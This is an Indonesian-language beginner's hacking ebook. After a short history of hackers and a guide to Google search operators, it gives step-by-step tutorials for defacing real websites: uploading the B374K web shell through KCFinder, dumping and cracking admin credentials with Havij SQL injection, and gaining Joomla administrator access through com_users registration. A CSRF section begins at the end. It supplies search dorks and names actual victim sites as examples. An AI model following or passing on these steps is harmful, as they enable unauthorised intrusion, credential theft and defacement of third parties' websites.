
BUKU SUCI HACKER
Part 1
RECOMMEND FOR NEWBIE
-Deface dengan Kcfinder
-Deface dengan Sql Injection
-Deface denga com_user
-Deface dengan CSRF
-Hack komputer jarak jauh
-Scan bug website
-Dll
=Vanapster=

Kata pengantar :

Bismillahirohmanirohim..

Alhamdulillah setelah sekian lama saya berusaha mencoba untuk mebuat ebook BSH ini ,akhirnya telah selesai.

Ini adalah ebook pertama saya dengan tema tutorial menjadi seorang hacker newbie,bukan maksud saya untuk menggurui atau so' mengajari ,namun apa salahnya jika saya sedikit bebagi tentang dunia hacking .

Sebelumnya saya mengucapkan banyak terima kasih kepada anda sekalian yang telah meluangkan waktunyauntuk membaca ebook kecil ini .

Dan tak tahu apa lagi yang harus saya ucapkan ,mending kita langsung saja lanjut ke halaman berikutnya

☺

Daftar Isi :

Halaman 1

Apa itu hacker???

-Sebelum kita menuju ke tahap tutorial ,alangkah baiknya kita mengetahui terlebih dahulu tentang hacker.

Hacker adalah orang yang mempelajari, menganalisa, dan selanjutnya bila menginginkan, bisa membuat, memodifikasi, atau bahkan mengeksploitasi sistem yang terdapat di sebuah perangkat seperti perangkat lunak komputer dan perangkat keras komputer seperti program komputer, administrasi dan hal-hal lainnya , terutama keamanan

Terminologi peretas muncul pada awal tahun 1960-an diantara para anggota organisasi mahasiswa Tech Model Railroad Club di Laboratorium Kecerdasan Artifisial Massachusetts Institute of Technology (MIT). Kelompok mahasiswa tersebut merupakan salah satu perintis perkembangan teknologi komputer dan mereka berkutat dengan sejumlah komputer *mainframe*. Kata bahasa Inggris "hacker" pertama kalinya muncul dengan arti positif untuk menyebut seorang anggota yang memiliki keahlian dalam bidang komputer dan mampu membuat program komputer yang lebih baik daripada yang telah dirancang bersama.Kemudian pada tahun 1983, istilah *hacker* mulai berkonotasi negatif. Pasalnya, pada tahun tersebut untuk pertama kalinya FBI menangkap kelompok kriminal komputer **The 414s** yang berbasis di Milwaukee, Amerika Serikat. 414 merupakan kode area lokal mereka. Kelompok yang kemudian

disebut *hacker* tersebut dinyatakan bersalah atas pembobolan 60 buah komputer, dari komputer milik Pusat Kanker Memorial Sloan-Kettering hingga komputer milik Laboratorium Nasional Los Alamos. Satu dari pelaku tersebut mendapatkan kekebalan karena testimonialnya, sedangkan 5 pelaku lainnya mendapatkan hukuman masa percobaan.

Kemudian pada perkembangan selanjutnya muncul kelompok lain yang menyebut-nyebut diri sebagai peretas, padahal bukan. Mereka ini (terutama para pria dewasa) yang mendapat kepuasan lewat membobol komputer dan mengakali telepon (*phreaking*). Peretas sejati menyebut orang-orang ini *cracker* dan tidak suka bergaul dengan mereka. Peretas sejati memandang *cracker* sebagai orang malas, tidak bertanggung jawab, dan tidak terlalu cerdas. Peretas sejati tidak setuju jika dikatakan bahwa dengan menerobos keamanan seseorang telah menjadi peretas.
Para peretas mengadakan pertemuan tahunan, yaitu setiap pertengahan bulan Juli di Las Vegas. Ajang pertemuan peretas terbesar di dunia tersebut dinamakan *Def Con*. Acara Def Con tersebut lebih kepada ajang pertukaran informasi dan teknologi yang berkaitan dengan aktivitas peretasan.

Peretas memiliki konotasi negatif karena kesalahpahaman masyarakat akan perbedaan istilah tentang *hacker*dan *cracker*. Banyak orang memahami bahwa peretaslah yang mengakibatkan kerugian pihak tertentu seperti mengubah tampilan suatu situs web (*defacing*), menyisipkan kode-kode virus, dan lain-lain, padahal mereka adalah *cracker*. *Cracker*-lah menggunakan celah-celah keamanan yang belum diperbaiki oleh pembuat perangkat lunak (bug) untuk menyusup dan merusak suatu sistem. Atas alasan ini biasanya para *peretas*dipahami dibagi menjadi dua golongan: *White Hat Hackers*, yakni hacker yang sebenarnya dan *cracker* yang sering disebut dengan istilah *Black Hat Hackers*.

Jadi ,apakah anda sudah benar-benar yakin ingin menjadi seorang HACKER???

HALAMAN 2 :

Apa itu Deface??

Setelah kita membahas tentang ‘Apa itu Hacker’ di halaman sebelumnya ,kali ini kita akan membahas sedikt tentang deface .

Deface adalah kegiatan mengubah halaman website orang lain tanpa sepengetahuanorang tersebut pastilanya ini adalah kejahatan dunia cyber. Deface terkenal juga dengan sebutan cybergraditti yaitu corat-coret website tertentu. Deface itu dilakukan dengan memanfaatkan kelemahan dari website tersebut.
Google digunakan sebagai salah satu mesin pencari yang powerfull untuk mencari informasi yang tepat dan akurat. Pencarian informasi secara akurat, cepat dan tepat didasari oleh berbagai macam motif dan tujuan, terlepas dari tujuan itu baik atau buruk. Di bawah ini akan dijelaskan tentang perintah khusus pada Google, dan akan dijelaskan pengertian dan penggunaan dari tiap – tiap perintah untuk mendapatkan informasi tersembunyi dan sangat penting. Perintah – perintah tersebut antara lain :

1. intitle:
”intitle:” ialah sintaks perintah untuk membatasi pencarian yang hanya menghasilkan judul yang mengandung informasi pada topik yang dimaksud.
Sebagai contoh pada pencarian, ”intitle: password admin” (tanpa tanda kutip). Pencarian akan mencari page yang mengandung kata ”password” sebagai judulnya dengan prioritas utama ”admin”.

Jika pada pencarian terdapat dua query pencarian utama, digunakan sintaks ”allintitle:” untuk pencarian secara lengkap. Sebagai contoh pada pencarian ”allintitle:admin mdb”. Maka pencarian akan dibatasi pada dua subjek utama judul yaitu ”admin” dan ”mdb”.

2. inurl:
”inurl:” ialah sintaks perintah untuk membatasi pencarian yang hanya menghasilkan semua URL yang hanya berisi kata kunci informasi yang dimaksudkan. Sebagai contoh pencarian dalam pencarian,”inurl: database mdb”.

Pencarian akan menghasilkan semua URL yang hanya mengandung informasi tentang ”database mdb”. Hal yang sama juga berlaku pada sintaks ini, jika terdapat dua query pencarian utama, digunakan sintaks ”allinurl:” untuk mendapatkan list url tersebut.

Sebagai contoh pencarian ”allinurl: etc/passwd” , pencarian akan menghasilkan URL yang mengandung informasi tentang ”etc” dan ”passwd”. Tanda garis miring slash (/) diantara dua kata etc dan passwd akan diabaikan oleh mesin pencari Google.

3. site:
”site:” ialah sintaks perintah untuk membatasi pencarian suatu query informasi berdasarkan pada suatu situs atau domain tertentu. Sebagai contoh pada pencarian informasi: ”waveguide site:ugm.ac.id” (tanpa tanda kutip). Pencarian akan mencari topik tentang waveguide pada semua halaman yang tersedia pada domain ugm.ac.id.

4. cache:
”cache:” akan menunjukkan daftar web yang telah masuk ke dalam indeks database Google, yang berhasil didapatkan oleh Google Crawler. Sebagai contoh:
”cache:detik.com”, pencarian akan memperlihatkan list yang disimpan pada Google untuk page detik.com.

5. filetype:
”filetype:” ialah sintaks perintah pada Google untuk pencarian data pada internet dengan ekstensi tertentu (i.e. doc, pdf or ppt etc). Sebagai contoh pada pencarian : ”filetype:pdf” ”Linux Hacking” (tanpa tanda kutip). Pencarian akan menghasilkan file data dengan ekstensi ”.pdf” yang mengandung kata Linux dan Hacking.

6. link:
”link:” ialah sintaks perintah pada Google yang akan menunjukkan daftar list web pages yang memiliki link pada web page special. Sebagai contoh: ”link:www.detik.com” akan menunjukkan daftar web page yang memiliki point link pada halaman situs Detik.

7. related:
Sintaks ini akan memberikan daftar web pages yang serupa dengan web page yang di

indikasikan.Sebagai contoh: ”related:www.detik.com”, pencarian akan memberi daftar web page yang serupa dengan homepage Detik.

8. intext:
Sintaks perintah ini akan mencari kata kata pada website tertentu. Perintah ini mengabaikan link atau URL dan judul halaman. Sebagai contoh :
”intext:admin” (tanpa tanda kutip), pencarian akan menghasilkan link pada web page yang memiliki keyword yang memiliki keyword admin.

Dengan menggunakan beberapa kata kunci di atas, Google akan menjadi ”pedang” yang bisa dimanfaatkan untuk menggali informasi yang tersembunyi, tak terduga, bahkan sangat penting bagi suatu pihak. Beberapa pihak yang rajin melakukan auditing (pemeriksaan) keamanan suatu sistem melalui jaringan internet biasanya menggunakan google sebagai sarana praktis untuk footprinting (penggalian data sistem yang akan diaudit).

HALAMAN 3

Deface dengan Kcfinder

Bahan yang di butuhkan :


1.Shell B374K

2.Script deface

Dork :

inurl:/kcfinder
Exploit:**http://site.com/path/kcfinder/browse.php**

Tanpa basa-basi langsung saja kita mulai.
Pertama agan downlaod Shell B374k yang sudah saya sediakan di atas,lalu extract dan pilih salah satu dan rename shell yang agan pilih menjadi 'napster.php.666'(tanpa tanda kutip).
download script deface dan rename menjadi 'index.php'.
kedua: tulis dork diata di kolom pencarian google :



dan sedbagai contoh admin memilih situs no 2 :
http://www.blacky.in/its/includes/kcfinder/
situs di atas penampakannya seperti ini

setelah mendapatkan target ,kita masukan exploit yang di awal tadi sudah diberikan :


contoh :

sebelum http://www.blacky.in/its/includes/kcfinder/


sesudah di tambah exploit

:**http://www.blacky.in/its/includes/kcfinder/browser.php**


sehingga tampilannya seperti ini :




stelah anda mendapatkan penampilan seperti di atas klik tombol '**upload**',
dan pilih shell "napster.php.666" tadi .
tunggu proses hingga selesai .
dan setelah proses upload selesai saatnya memanggil shell
yang sudah tertanam .
untuk melakukan pemanggilan shell lakukan perintah exploit:
upload/files/napster.php.666



contoh penampakan dan jika berhasil maka anda akan menemukan
tampilan shell seperti ini



setelah berada di dalam shell ,silahan klik ‘Public_html’ dan sebagai contoh saya kasih lagi penampakannya :




karena target di atas tidak menggunakan kata **‘public_html’**, jadi kita anggap saja tulisan **http://www.blacky.in** adalah “**public_html”.**


lanjut ke step berikutnya ;

setelah agan step di atas ,agan akan berada di folder tempat penyimpanan file”index.php” asli ,atau file tampilan awal website .

berikut penampakan dan sekaligus step selanjutnya



dan berikut adalah tahap dimana agan tinggal selangkah lagi menguasai tampilan website yang menjadi korban agan




dan setelah klik go :


jika proses uplaod index berhasil ,selamat ,tampilan website korban telah menjadi tampilan yang agan inginkan :

dan setelah upload file berhasil silahkan ketik di adress bar browser agan
http://situskorban/index.php

tampilan korban sebelum di deface



dan inilah tampilan setelah di deface :



GOTTTCCCHHAAAAA….

kini website tersebut berhasil di deface .

Untuk script deface nya agan bisa berkreasi sendiri dengan membuatnya menggunakan deramweaver ,atau mengedit script yang sudah saya berikan tadi .

dan untuk mengedit script deface ,silahkan bertanya saja pada om google .

DEFACE Dengan SQL Injection

Bahan yang di butuhkan ;

Havij


Gr3nox

Step pertama :

Buka gr3nox dan tulis dork sql di kolom dork yang berada di Gr3noxdan kliksearch

penampakan


setelah klik search makan akan muncul beberapa URL setelah medapatkan list korban klik start..



daftar url yg ada di kanan adalah daftar url ug bisa kita serang ,klik ksnsn fi salah satu URL yg ingin dijadikan korban ,disini admin menggunakan contoh terget
http://inpec.com.eg/index.php?mode=getpagecontent&pageID=2


Buka havij dan masukan URL korban ke tab Target

setelah klik analyze ,tunggu beberapa saat ,dan bila muncul seperi inni ,makan penyerangan berhasil 50%




klik get table.

dan setelah klik get table ,maka akan muncul seperti ini




juka sudah menemukan seperti tampilan di atas ,ceklist semua kotak dan klik get colloum ,maka akan seperti ini ;



setelah mendapatkan kolom ,silahkan pilih salah satu kolom yang berhubungan dengan user /admin website ,

dan pada contoh target ,data login admin terdapat pada kolom “Setting”.

ceklist semua kotak ,dan get data ,dan setelah di klik get data maka hasilnya sperti ini ;



selamat ,anda telah mendapatkan username dan password admin .

biasanya password admin selalu dalam keadaan mentah atau md5/hash ,

maka silahkan copy password admin yang di dapatkan dan masuk ke
http://www.md5decrypter.co.uk/ untuk mencrack password tersebut .

setelah mendapatkan password yang sudah di crack ,silahkan cari halaman login admin dan masukan username dan paassword yang di dapatkan tadi .

dan Selamat lagi ,anda berhasil masuk kedalam web tersebut .

HALAMAN 5

Defce web dengan metode Com_User

Cara deface web dengan metode Com_User/Exploit Joomla - Com_User adalah Teknik Exploit Joomla yang paling banyak diminati oleh defacer-defacer yang ada di seluruh indonesia. Com_User / Teknik Exploit joomla ini bisa di gunakan untuk web yang menggunakan joomla versi 1.6/ 1.7.3/ 2.5.

Bahan-Bahan
1. Exploit Joomla (download disini)

Langkah-Langkah
1. Cari web target di google dengan google dork ini.

Baca Juga: Google Dork Com_User

intext:Veuillez utiliser un identifiant et un mot de passe valides pour accéder à l'administration. site:it
(atau)
intitle:joomla! intext:joomla! is a flexible and powerful platform, whether you are building a small site for yourself or a huge site with hundreds of thousands of visitors site:com
(atau)
intext:Введите существующие логин и пароль доступа к Панели управления. site:ru

Penjelasan:
*site: boleh diganti dengan com/ ca/ it/ za/ id/ ru dll (terserah anda)

intitle berarti, kata yang terkandung dalam judul sebuah Web.
intext berarti, kata yang terkandung didalam web tersebut.
site berarti, domain yang digunakan oleh web tersebut. ca=Canada ru=Russia dan sebagainya.

*Google Dork kembangin sendiri agar mendapat hasil yang lebih maksimal.

2. Open link in new tab, semua web yang muncul di hasil pencarian google. karena tidak semua web bisa.
3. Cari web yang vuln.

Gambar diatas merupakan site Vuln.

Gambar diatas merupakan site "Joomla yang samar-samar".

Note: "Perbedaan Site Vuln dengan yang lainnya, terlihat pada bagian bawah atau footer Admnistration Login pada web Joomlanya."

*Web yang saya namakan "samar-samar" itu bukan berarti sitenya tidak tidak bisa di deface/ tidak vuln, hanyasaja web yang seperti itu peluangnya dapat di defacenya hanya 5% dari keseluruhan web joomla seperti gambar diatas. Tapi jika anda telah lama mendeface web dengan cara ini, anda akan mengetahui ciri-ciri Web Joomla yang bisa di deface tanpa harus melihat halaman administratornya.

*Pastikan Web yang anda ingin deface adalah web yang vuln. karena web yang vuln 60% nya bisa di deface.

4. Setelah menemukan site yang vuln. masukkan exploit berikut di belakang sitenya

index.php?option=com_users&view=registration

*misal, web yang akan saya deface adalah http://www.ssjuvestabia.it. maka, saya harus menambahkan exploit di belakang alamat web tersebut
menjadi http://www.ssjuvestabia.it/index.php?option=com_users&view=registration

5. setelah sudah mengikuti langkah diatas, anda akan masuk ke tempat registrasi.

6 Setelah masuk ke tempat registrasi seperti gambar diatas. maka langkah selanjutnya adalah menekan tombol ctrl+u / klik kanan -> Lihat sumber laman dan akan muncul tampilan seperti gambar di bawah.

7. Cari kode hidden (dengan ctrl+f)dan cari kode seperti gambar di bawah ini.

8. Copy code yang di beri kotak merah tersebut ke Exploit Joomla yang telah kamu download tadi.

9. Buka Exploit Joomla yang telah kamu download tadi dengan Notepad. Lalu kamu paste kode yang telah kamu copy tersebut dikotak merah kedua (yang di paling bawah). Dan masukkan alamat web yang telah di exploit tersebut
contoh: http://www.ssjuvestabia.it/index.php?option=com_users&view=registration ke kotak merah pertama yang terdapat di tempat paling atas.

*Jangan lupa ganti alamat email dan username nya (terserah kamu)

*Password dibiarkan berbeda

10. Save file tersebut.

11. Lalu buka Exploit Joomla tersebut dengan web browser (google chrome/mozilla firefox)

12. Setelah di buka, maka akan muncul tampilan seperti gambar di bawah ini.

13. Setelah di buka dengan web browser dan muncul tampilan seperti gambar berikut. Lalu langkah selanjutnya adalah klik tombol register yang terdapat di bagian bawah.

14. Lalu akan ada tulisan password yang anda masukkan tidak sama. (kalau di bahasa indonesia kan)

15. Ganti password tersebut (terserah anda) dan klik register kembali.

16. Setelah sukses, buka alamat link aktivasi yang terdapat di email anda.

17. Setelah di klik link aktivasi pada email, maka anda telah menyelesaikan registrasi. dan anda bisa login kedalam halaman administrator. (tambahkan kode /administrator di belakang alamat web tersebut)

*misal alamat web nya adalah http://www.ssjuvestabia.it/ maka anda harus menambahkan /administrator di belakang web nya. seperti http://www.ssjuvestabia.it/administrator/

18. Setelah itu anda masukkan username dan password, lalu login.

19. Taraaaa, sekarang anda sudah masuk kedalam halaman adminnya dan tinggal di tebas indexnya.

Cara tebas Index di web Joomla

Cara memasang shell di web Joomla

*Ada 4 kemungkinan GAGAL untuk web yang vuln:

1. Web telah menghapus laman Registration Form.

2. Alamat Activation Link tidak masuk kedalam email.
3. User sudah diaktifkan tetapi kita tidak bisa masuk kedalam administrator panel tersebut.

4. Template tidak bisa di di ubah.

Paling sering GAGAL pada nomor 2

Deface Dengan CSRF (Cross Site Request Forgery)

Bahan-Bahan:

1. Download Script CSRF
==========
DOWNLOAD DISINI Password: Lihat
==========
Note: Aktifkan Java Script untuk download!!

